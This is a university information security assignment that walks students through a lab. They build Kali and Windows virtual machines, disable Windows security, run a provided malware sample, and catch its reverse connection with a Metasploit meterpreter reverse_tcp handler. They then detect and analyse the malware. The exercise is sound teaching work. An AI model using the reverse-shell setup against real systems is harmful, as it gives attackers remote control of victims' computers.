


National University of Computer and Emerging Sciences, Lahore Campus

	Course Name:	Information Security	Course Code:	CS3002
	Program:	BS (Computer Science)	Semester:	Fall 2022
	Section:		Total Marks:	
	Date:	07-Nov-2022	Weight:	
	Exam Type:	Assignment 2	Page(s):	1
Student Name: _____ Roll No. _____				

Identifying and Analyzing Malware in Windows Environment

Prerequisites:


→ Install VM box → https://www.virtualbox.org/wiki/Download_Old_Builds_6_0



→ Install extension pack →

https://download.virtualbox.org/virtualbox/6.0.24/Oracle_VM_VirtualBox_Extension_Pack-6.0.24.vbox-extpack

→ Download Kali Linux VM → <https://www.kali.org/get-kali/#kali-virtual-machines>



→ Run *update* and *upgrade* commands on Kali Linux VM

→ Build another Windows (XP, 7 or 10) VM.

→ Change the VMs network settings accordingly, so that VMs can communicate and pass traffic to each other. Assign 192.168.10.17 to your Kali Linux machine and 192.168.10.## to Windows machines.

→ Disable all the security of your Windows VM and download / copy the provided malware in your Windows VM.

Connecting with the Exploit / Malware from Linux:

- Run following commands in Kali Linux...
\$ msfconsole
Msf6> use exploit/multi/handler
> set payload windows/meterpreter/reverse_tcp
> set lhost 192.168.10.17
> set lport 4444
> run
- Run the copied exploit in Windows.
- Now in Kali Linux you will see the Windows shell access.
- Now with “help” command, you can see the operations you can perform on the Windows host with the deployed exploit.

Tasks

- ☒ Pass any three commands to malware through Kali Linux. (Share screenshots)
- ☒ Detection of unwanted software / programs running in Windows through command prompt.
- ☒ View the unwanted program / process ID running on Windows and its access rights through Windows GUI.
- ☒ Show the system permissions allocated to the malware.
- ☒ Check the malware attributes on <https://www.virustotal.com/gui/>